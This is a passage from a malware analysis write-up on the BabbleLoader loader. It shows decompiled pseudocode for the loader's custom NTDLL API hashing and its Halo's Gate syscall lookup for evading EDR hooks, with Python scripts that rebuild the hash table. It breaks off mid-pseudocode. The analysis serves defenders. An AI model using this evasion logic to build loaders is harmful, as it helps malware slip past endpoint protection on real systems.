int64_t sub_140001080(int32_t arg1,
  BabbleLoader_NtDLL_Parse* ntdll_module, int32_t* arg3,
  int32_t arg4)
```



With the help of the structure we identified and created previously, it is possible to quickly identify that this first part of the **sub_140001080** function creates a for loop through the entire *NtDLL Export Table*, and checks to identify whether the name of the API currently collected is equal to the Hash placed as an argument, through the **sub_140001010** function.

```
int64_t sub_140001080(int32_t api_hash, BabbleLoader_NtDLL_Parse* ntdll_module, int32_t* arg3, int32_t arg4)

{
    if (ntdll_module->NtDLL_Handler == 0)
        return 0;

    if (zx.q(api_hash) == 0)
        return 0;

    arg3[1] = api_hash;

    for (int64_t i = 0; i < zx.q(ntdll_module->NtDLL_NumberOfNames.d); i += 1)
    {
        void* rax_11 =
            zx.q(ntdll_module->NtDLL_AddressOfNames[i]) + ntdll_module->NtDLL_Handler;
        void* rax_16 = zx.q(*(ntdll_module->NtDLL_AddressOfFuntions
            + (zx.q(*(ntdll_module->NtDLL_AddressOfNamesOrdinals + (i << 1))) << 2)))
            + ntdll_module->NtDLL_Handler;
        *(arg3 + 8) = rax_16;

        if (sub_140001010(rax_11) == api_hash)
        {
            if (arg4 != 0)
            {
                if (*(arg3 + 8) != 0 && zx.q(arg3[1]) != 0)
                    return 1;
            }

            return 0;
        }
    }

    if (zx.q(rax_16) != 0 && zx.q(rax_16 + 1) != 0)
        return 1;

    return 0;
}
```

When we enter the sub_140001010 function, we can identify that it is a custom hash algorithm.

```
uint64_t sub_140001010(char* arg1)

{
    arg_8 = arg1;
    int32_t var_18 = 0;

    while (true)
    {
        int32_t rax_2 = sx.d(*arg_8);
        arg_8 = &arg_8[1];

        if (rax_2 == 0)
            break;

        var_18 = (var_18 + rax_2) * (rax_2 + 0x4af1e366);
    }

    return zx.q(var_18);
}
```

The Python implementation of this custom hash algorithm is as follows.

```
def calculate_api_hash(api_name: str) -> str:
    final_hash = 0
    for char in api_name:
        char_orded = ord(char)
        final_hash = (final_hash + char_orded) * (char_orded + 0x4af1e366)
        final_hash &= 0xFFFFFFFF

    return hex(final_hash)
```

So, understanding that BabbleLoader at this stage is doing a for loop through the entire export table, collecting the name of each API and submitting it to its custom hash algorithm, and checking if the hash of the currently collected and submitted API matches the one it is looking for, I did the same thing through Python scripts. First, I extracted all the APIs from NtDLL and dumped them into a file, using the Python script below.

```

import pefile

def list_exported_apis(dll_path, output_file):
    try:
        pe = pefile.PE(dll_path)

        if not hasattr(pe, 'DIRECTORY_ENTRY_EXPORT'):
            print("The DLL does not have an export table.")
            return

        with open(output_file, 'w') as f:
            f.write(f"Exported APIs from DLL '{dll_path}':\n")
            print(f"Exported APIs from DLL '{dll_path}':")

            for export in pe.DIRECTORY_ENTRY_EXPORT.symbols:
                if export.name:
                    api_name = export.name.decode('utf-8')
                    f.write(f"{api_name}\n")
                    print(api_name)
                else:
                    unnamed_api = f"Unnamed API (ordinal: {export.ordinal})"
                    f.write(f"{unnamed_api}\n")
                    print(unnamed_api)

            print(f"\nThe API names have been saved to the file: {output_file}")

    except FileNotFoundError:
        print(f"File '{dll_path}' not found.")
    except pefile.PEFormatError:
        print(f"The file '{dll_path}' is not a valid DLL or is corrupted.")
    except Exception as e:
        print(f"An error occurred: {e}")

if __name__ == "__main__":
    dll_path = r"C:\Windows\System32\ntdll.dll"
    output_file = "api_hashes.txt"
    list_exported_apis(dll_path, output_file)

```

After that, I created another Python script to read each API from the file, subjected the API to the hashing algorithm I implemented in Python, and concatenated all the results into a single file.

```

import chardet

def calculate_api_hash(api_name: str) -> str:
    final_hash = 0
    for char in api_name:
        char_orded = ord(char)
        final_hash = (final_hash + char_orded) * (char_orded + 0x4af1e366)
        final_hash &= 0xFFFFFFFF

    return hex(final_hash)

def process_api_list_hashing(input_file: str, output_file: str) -> None:
    try:
        with open(input_file, 'rb') as infile:
            raw_data = infile.read()
            detected = chardet.detect(raw_data)
            encoding = detected['encoding']

        if not encoding:
            raise ValueError("Could not detect the file encoding.")

        with open(input_file, 'r', encoding=encoding) as infile:
            api_list = [line.strip() for line in infile if line.strip()]

        results = [f"'{api}': {calculate_api_hash(api)}" for api in api_list]

        with open(output_file, 'w', encoding='utf-8') as outfile:
            outfile.write('\n'.join(results) + '\n')

        print(f"Hashes calculated and saved to: {output_file}")

    except FileNotFoundError:
        print(f"Error: File {input_file} not found.")
    except Exception as e:
        print(f"Unexpected error: {e}")

if __name__ == "__main__":
    input_file = "C:\\Users\\0x0d4y\\Desktop\\ntdll_exports.txt"
    output_file = "C:\\Users\\0x0d4y\\Desktop\\api_hashes.txt"

    process_api_list_hashing(input_file, output_file)

```

Below is the initial piece of the created file, containing the **'API_Name': Hash**.

```
api_hashes.txt x
1 'A_SHAFinal': 0x8e249b6e
2 'A_SHAInit': 0xed57fc9e
3 'A_SHAUpdate': 0x27b6b281
4 'AlpcAdjustCompletionListConcurrencyCount': 0xac3eec60
5 'AlpcFreeCompletionListMessage': 0x93799367
6 'AlpcGetCompletionListLastMessageInformation': 0xbe6f7f90
7 'AlpcGetCompletionListMessageAttributes': 0x2a7597c4
8 'AlpcGetHeaderSize': 0x642929d7
9 'AlpcGetMessageAttribute': 0x496bc2f1
10 'AlpcGetMessageFromCompletionList': 0x1396577c
11 'AlpcGetOutstandingCompletionListMessageCount': 0x94a3d368
12 'AlpcInitializeMessageAttribute': 0x6fa8a8f1
13 'AlpcMaxAllowedMessageLength': 0x21a15e14
```

And with a *Find*, I copied one of the hashes placed as arguments in the **sub_1400019b0** function, and identified that this hash refers to the NtCreateSection API.

```
api_hashes.txt x
291 'NtCreateNamedPipeFile': 0xfe1c0171
292 'NtCreatePagingFile': 0x2842a3e1
293 'NtCreatePartition': 0xf330ecb8
294 'NtCreatePort': 0x4798d2d8
295 'NtCreatePrivateNamespace': 0xc4965cf1
296 'NtCreateProcess': 0x8830979f
297 'NtCreateProcessEx': 0x1ef113f8
298 'NtCreateProfile': 0x4ac75441
299 'NtCreateProfileEx': 0x542f18cc
300 'NtCreateRegistryTransaction': 0x7ff0e0d8
301 'NtCreateResourceManager': 0x2d5e8508
302 'NtCreateSection': 0x1abec790
303 'NtCreateSectionEx': 0x13890ea2
304 'NtCreateSemaphore': 0x72f4345f
305 'NtCreateSymbolicLinkObject': 0x24e48a8c
306 'NtCreateThread': 0xcd25a7d8
307 'NtCreateThreadEx': 0xd9221b72
308 'NtCreateTimer': 0xd9e81aa8
309 'NtCreateTimer2': 0x7cd93f70
310 'NtCreateToken': 0x4a38e574
311 'NtCreateTokenEx': 0x9c520e8a
312 'NtCreateTransaction': 0x496fd0d8
313 'NtCreateTransactionManager': 0x71fb7a08
```

Find: 0x1abec790

1 match Tab Size: 4 Plain Text

So with this process done, the hashes that *BabbleLoader* resolves at runtime and collects manually are as follows.


```
{  
  "0x1abec790": "NtCreateSection"  
  "0x993c0058": "NtMapViewOfSection"  
  "0x92263458": "NtUnmapViewOfSection"  
  "0x9da1d253": "NtClose"  
  "0x6af3f390": "NTQuerySystemInformation"  
  "0xa96ab0e4": "RtlAllocateHeap"  
  "0x8a21a480": "RtlFreeHeap"  
}
```

After this discovery, I sent a [*Pull Request*](#) to [HashDB](#), and now this Hash is part of their database, being available for **HashDB Plugins** for *Binary Ninja*, *IDA* and *Ghidra*.

Evasion of Endpoint Detection and Response Software Through Halo's Gate

After finding the API that matches a given hash, the **sub_14001080** function starts a whole checking process, in which it is not possible to demonstrate the entire pseudocode in a printout. Therefore, we will analyze it in parts below.

```

int64_t sub_140001080(int32_t api_hash, BabbleLoader_NtDLL_Parse* ntdll_module, int32_t* arg3, int32_t arg4)

    if (ntdll_module->NtDLL_Handler == 0)
        return 0

    if (zx.q(api_hash) == 0)
        return 0

    arg3[1] = api_hash

    for (int64_t i = 0; i < zx.q(ntdll_module->NtDLL_NumberOfNames.d); i += 1)
        void* api_name =
            zx.q(ntdll_module->NtDLL_AddressOfNames[i]) + ntdll_module->NtDLL_Handler
        void* rax_15 = zx.q(*(ntdll_module->NtDLL_AddressOfFunctions
            + (zx.q(ntdll_module->NtDLL_AddressOfNamesOrdinals + (i << 1))) << 2)))
            + ntdll_module->NtDLL_Handler
        *(arg3 + 8) = rax_15

    if (babbleloader_hashing_algorithm(api_name) == api_hash)
        if (arg4 != 0)
            if (*(arg3 + 8) != 0 && zx.q(arg3[1]) != 0)
                return 1

            return 0

        if (zx.d(*rax_15) != 0x4c || zx.d(*(rax_15 + 1)) != 0x8b
            || zx.d(*(rax_15 + 2)) != 0xd1 || zx.d(*(rax_15 + 3)) != 0xb8
            || zx.d(*(rax_15 + 6)) != 0 || zx.d(*(rax_15 + 7)) != 0)
            if (zx.d(*rax_15) == 0xe9)
                int16_t var_48_1 = 1

                while (zx.d(var_48_1) <= 0x1f4)
                    if (zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20))) == 0x4c
                        && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 1))
                        == 0x8b && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 2))
                        == 0xd1 && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 3))
                        == 0xb8 && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 6))
                        == 0 && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 7))
                        == 0)
                        *arg3 =
                            zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 5)) << 8
                            | (zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 4))
                                - zx.d(var_48_1))
                        break

                    if (zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffff0))) == 0x4c

```

First, it is important to note how the **arg3** variable is used as a custom structure, where it collects information and stores it. For example, in the code before the hash algorithm function call, it stores the *Hash* that will be tested in position **arg3[1]**, and the *address of the API function* (**rax_15**) in **arg3 + 8**. In other words, the hash would be the second position being a *DWORD*, and the address of the API function would be in the next position also as a *DWORD*.

```
arg3[1] = api_hash
```

```
for (int64_t i = 0; i < zx.q(ntdll_module->NtDLL_NumberOfNames.d); i += 1)
    void* api_name =
        zx.q(ntdll_module->NtDLL_AddressOfNames[i]) + ntdll_module->NtDLL_Handler
    void* rax_15 = zx.q(*(ntdll_module->NtDLL_AddressOfFuntions
        + (zx.q(*(ntdll_module->NtDLL_AddressOfNamesOrdinals + (i << 1))) << 2)))
        + ntdll_module->NtDLL_Handler
    *(arg3 + 8) = rax_15
```

After executing the hash algorithm function, if the fourth argument is different from 0, the code checks to see if these two positions in the structure have content.

```
if (babbleloader_hashing_algorithm(api_name) == api_hash)
    if (arg4 != 0)
        if (*(arg3 + 8) != 0 && zx.q(arg3[1]) != 0)
            return 1
```

Going by the flow, the following code may seem confusing, with lots of calculations and hexadecimal numbers, but it is the implementation of **Halo's Gate**, with the goal of *evading EDRs* and other types of *Endpoint Protection Softwares*.

```

if (zx.d(*rax_15) != 0x4c || zx.d(*(rax_15 + 1)) != 0x8b
    || zx.d(*(rax_15 + 2)) != 0xd1 || zx.d(*(rax_15 + 3)) != 0xb8 ||
zx.d(*(rax_15 + 6)) != 0 || zx.d(*(rax_15 + 7)) != 0)
    if (zx.d(*rax_15) == 0xe9)
        int16_t var_48_1 = 1

        while (zx.d(var_48_1) s<= 0x1f4)
            if (zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20))) == 0x4c && zx.d(*
(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 1))
                == 0x8b && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 2)) ==
0xd1 && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 3))
                == 0xb8 && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 6)) == 0
&& zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 7)) == 0)
                *arg3 = zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 5)) << 8 |
(zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0x20) + 4)) - zx.d(var_48_1))
                break

            if (zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0))) == 0x4c &&
zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0) + 1)) == 0x8b
                && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0) + 2)) ==
0xd1 && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0) + 3)) == 0xb8
                && zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0) + 6)) == 0
&& zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0) + 7)) == 0)
                *arg3 = zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0) + 5)) << 8
| (zx.d(*(rax_15 + sx.q(zx.d(var_48_1) * 0xfffffffffe0) + 4))
                + zx.d(var_48_1))
                break
            var_48_1 += 1

        if (zx.d(*(rax_15 + 3)) == 0xe9)
            int16_t var_44_1 = 1

            while (zx.d(var_44_1) s<= 0x1f4)
                if (zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20))) == 0x4c && zx.d(*
(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 1)) == 0x8b
                    && zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 2)) 0xd1 &&
zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 3)) == 0xb8
                    && zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 6)) == 0 &&
zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 7)) == 0)
                    *arg3 = zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 5)) << 8 |
(zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 4)) - zx.d(var_44_1))
                    break

                if (zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0))) == 0x4c && zx.d(*
(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0) + 1)) == 0x8b
                    && zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0) + 2)) ==
0xd1 && zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0) + 3)) == 0xb8
                    && zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0) + 6)) == 0
&& zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0) + 7)) == 0)
                    *arg3 = zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0) + 5)) << 8
| ( zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0xfffffffffe0) + 4))
                    + zx.d(var_44_1))

```

```

        break
    var_44_1 += 1
else
    *arg3 = zx.d(*(rax_15 + 5)) << 8 | zx.d(*(rax_15 + 4))
break

```

I won't go into detail about how *Halo's Gate* works, as there are excellent and comprehensive materials online that have already done this work, such as [Alice Climent-Pommeret's](#). I will just give a basic overview, about identifying that it is in fact an implementation of *Halo's Gate*.

Halo's Gate is a kind of patch of the [Hell's Gate](#) technique. Basically, both techniques have the purpose of identifying the **Syscall Stub** that is *not Hooked*, by identifying each standard opcode for the stub. They are:

```

0x4c 0x8b 0xd1 0xb8 eax syscall_id 0x00 0x00
// In other words:
mov r10,rcx //          0x4c 0x8b 0xd1
mov eax, SyscallID // 0xb8 eax syscall_SSN 0x00 0x00

```


And this check is exactly what we see in the previous pseudocode, where there is a large loop that checks for the existence of these bytes in this position. Why? Because if they are not exactly in the position indicated in the pseudocode, and in their place there is **0xe9** (opcode **jmp**, that is, an unconditional jump), it means that the function is **Hooked**.

What **Halo's Gate** does, unlike **Hell's Gate**, is implement an algorithm that checks the *Syscall IDs* (**System Service Numbers - SSN**) of APIs that are *not Hooked* in the neighborhood of the target API. Why? Since the *Syscall IDs* are organized **in order**, that is, by identifying the neighboring *non-Hooked Syscall IDs*, it is possible to calculate what the *Syscall ID* of the target API is and, therefore, execute it without falling into the unconditional Jump (**0xe9**) defined by the EDRs. We were able to identify this in the previous snippet of pseudocode.


Below we can see a practical example, where we can see the incremental order of the Syscalls.

4C:8BD1	mov r10,rcx	
B8 B7000000	mov eax,87	NtCreatePort Syscall ID
F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
75 03	jne ntdll.7FFB4B4CE6D5	
0F05	syscall	NtCreatePort
C3	ret	
CD 2E	int 2E	
C3	ret	
0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
4C:8BD1	mov r10,rcx	NtCreatePrivateNamespace
B8 B8000000	mov eax,88	NtCreatePrivateNamespace Syscall ID
F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
75 03	jne ntdll.7FFB4B4CE6F5	
0F05	syscall	
C3	ret	
CD 2E	int 2E	
C3	ret	
0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
4C:8BD1	mov r10,rcx	ZwCreateProcess
B8 B9000000	mov eax,89	ZwCreateProcess Syscall ID
F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
75 03	jne ntdll.7FFB4B4CE715	
0F05	syscall	
C3	ret	
CD 2E	int 2E	
C3	ret	
0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
4C:8BD1	mov r10,rcx	ZwCreateProfile
B8 BA000000	mov eax,BA	ZwCreateProfile Syscall ID
F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
75 03	jne ntdll.7FFB4B4CE735	

That is, the Syscalls being ordered, the **Halo's Gate** algorithm allows the search for Syscalls with intact Stub above and below the Hooked Syscall.



The entire loop implemented by the Halo's Gate algorithm can be illustrated as follows.



It is also interesting to note that **arg3** is again used here to store the *Syscall IDs*. However, the pseudocode does not understand that it is storing it in any position in the structure, which makes us believe that it is storing the *Syscall ID* in position **arg3[0]**.

```
*arg3 = zx.d(*(rax_15 + sx.q(zx.d(var_44_1) * 0x20) + 5)) << 8 | (zx.d(*(rax_15 +
sx.q(zx.d(var_44_1) * 0x20) + 4)) - zx.d(var_44_1))
```

After that, the function collects more information and stores it in a new position in the structure, **arg3[3]**, ending with the process of checking whether the entire content of the structure is filled and not zero.

```

if (*(arg3 + 8) == 0)
    return 0
int64_t rax_191 = *(arg3 + 8) + 0xff
int32_t i_1 = 0
int32_t var_28_1 = 1

while (i_1 u<= 0x1f4)
    if (zx.d(*(rax_191 + zx.q(i_1))) == 0xf && zx.d(*(rax_191 + zx.q(var_28_1))) ==
5)
        *(arg3 + 0x10) = rax_191 + zx.q(i_1)
        break
    i_1 += 1
    var_28_1 += 1

if (zx.q(*arg3) != 0 && *(arg3 + 8) != 0 && zx.q(arg3[1]) != 0 && *(arg3 + 0x10) !=
0)
    return 1
return 0

```

Dynamically through **x64dbg**, I identified that the last position is occupied by the address of the ZwResumeThread Syscall. Below is how the structure is stacked in memory.

Hex	[0]	[1]	[2]	ASCII
E0 D8 66 00	90 C7 BE 1A	30 D9 4C 4B FB 7F	00 00	��f..ç%.��LK�...
42 DA 4C 4B FB 7F	00 00 65 00 00 00 00 00			B�LK�.....e.....

In other words, the structure created to store this information is as follows:

```

struct _BabbleLoader_Table_Entry_SyscallID
{
    DWORD API_Syscall_ID;
    DWORD API_Hash;
    PVOID API_Address;
    DWORD NtResumeThread_Syscall_ID;
};

```

And finally, below is all the restructured pseudocode, with all the information we were able to acquire.

```

babbleloader_custom_halos_gate(int32_t api_hash, BabbleLoader_NtDLL_Parse*
ntdll_module_structure,
    PBabbleLoader_Table_Entry_SyscallID bloader_table, int32_t flag_zero_one)

// This function has a custom Halo's Gate implementation

    if (ntdll_module_structure->NtDLL_Handler == 0)
        return 0

    if (zx.q(api_hash) == 0)
        return 0

    bloader_table->API_Hash = api_hash

    for (int64_t counter_exports = 0;
        counter_exports u< zx.q(ntdll_module_structure->NtDLL_NumberOfNames.d);
        counter_exports += 1)
        void* ntdll_addr_apis_names = zx.q(ntdll_module_structure-
>NtDLL_AddressOfNames[counter_exports]) + ntdll_module_structure->NtDLL_Handler
        void* api_addr = zx.q(*(ntdll_module_structure->NtDLL_AddressOfFuntions +
(zx.q(*(ntdll_module_structure->NtDLL_AddressOfNamesOrdinals
    + (counter_exports << 1))) << 2))) + ntdll_module_structure-
>NtDLL_Handler
        bloader_table->API_Address = api_addr

        if (babbleloader_hashing_algorithm(ntdll_addr_apis_names) == api_hash)
            if (flag_zero_one != 0)
                if (bloader_table->API_Address != 0 && zx.q(bloader_table->API_Hash)
!= 0)

                    return 1

            return 0

        // Below, checks for the presence of the Syscall Stub
        // 0x4c 0x8b 0xd1
        // 0xb8 eax syscall_id 0x00 0x00

        // mov r10, rcx
        // mov eax, SyscallNumber

        if (zx.d(*api_addr) != 0x4c || zx.d(*(api_addr + 1)) != 0x8b || zx.d(*
(api_addr + 2)) != 0xd1 || zx.d(*(api_addr + 3)) != 0xb8
            || zx.d(*(api_addr + 6)) != 0 || zx.d(*(api_addr + 7)) != 0)

            // If it identifies that the Syscall Stub is
            // Hooked, it starts looking for Syscall Stubs from
            // neighbors that are not Hooked.

            if (zx.d(*api_addr) == 0xe9)
                int16_t idx_id_syscall_UP = 1

```

```

        while (zx.d(idx_id_syscall_UP) s<= 0x1f4)
            if (zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) * 0x20)))
                == 0x4c && zx.d(
                    *(api_addr + sx.q(zx.d(idx_id_syscall_UP) * 0x20) +
1)) == 0x8b
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0x20) + 2)) == 0xd1
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0x20) + 3)) == 0xb8
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0x20) + 6)) == 0
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0x20) + 7)) == 0)

                // Collect High or Low Syscall ID from UP neighbors

                *bloader_table = zx.d(*(api_addr +
sx.q(zx.d(idx_id_syscall_UP) * 0x20) + 5)) << 8 | (zx.d(*(api_addr +
sx.q(zx.d(idx_id_syscall_UP) * 0x20) + 4)) - zx.d(idx_id_syscall_UP))
                break

                if (zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0xfffffffffe0))) == 0x4c && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) * 0xfffffffffe0)
+ 1)) == 0x8b
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0xfffffffffe0) + 2)) == 0xd1 && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0xfffffffffe0) + 3)) == 0xb8
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0xfffffffffe0) + 6)) == 0 && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_UP) *
0xfffffffffe0) + 7)) == 0)

                // Collect High or Low Syscall ID from UP neighbors

                *bloader_table = zx.d(*(api_addr +
sx.q(zx.d(idx_id_syscall_UP) * 0xfffffffffe0) + 5)) << 8 | (zx.d(*(api_addr +
sx.q(zx.d(idx_id_syscall_UP) * 0xfffffffffe0) + 4)) + zx.d(idx_id_syscall_UP))
                break

            idx_id_syscall_UP += 1

        if (zx.d(*(api_addr + 3)) == 0xe9)
            int16_t idx_id_syscall_DOWN = 1

            while (zx.d(idx_id_syscall_DOWN) s<= 0x1f4)
                if (zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) *
0x20))) == 0x4c && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) * 0x20) + 1)) ==
0x8b
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) * 0x20)
+ 2)) == 0xd1 && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) * 0x20) + 3)) ==
0xb8
                    && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) * 0x20) +
6)) == 0 && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) * 0x20) + 7)) == 0)

```

```

        // Collect High or Low Syscall ID from DOWN neighbors

        *bloader_table = zx.d(*(api_addr +
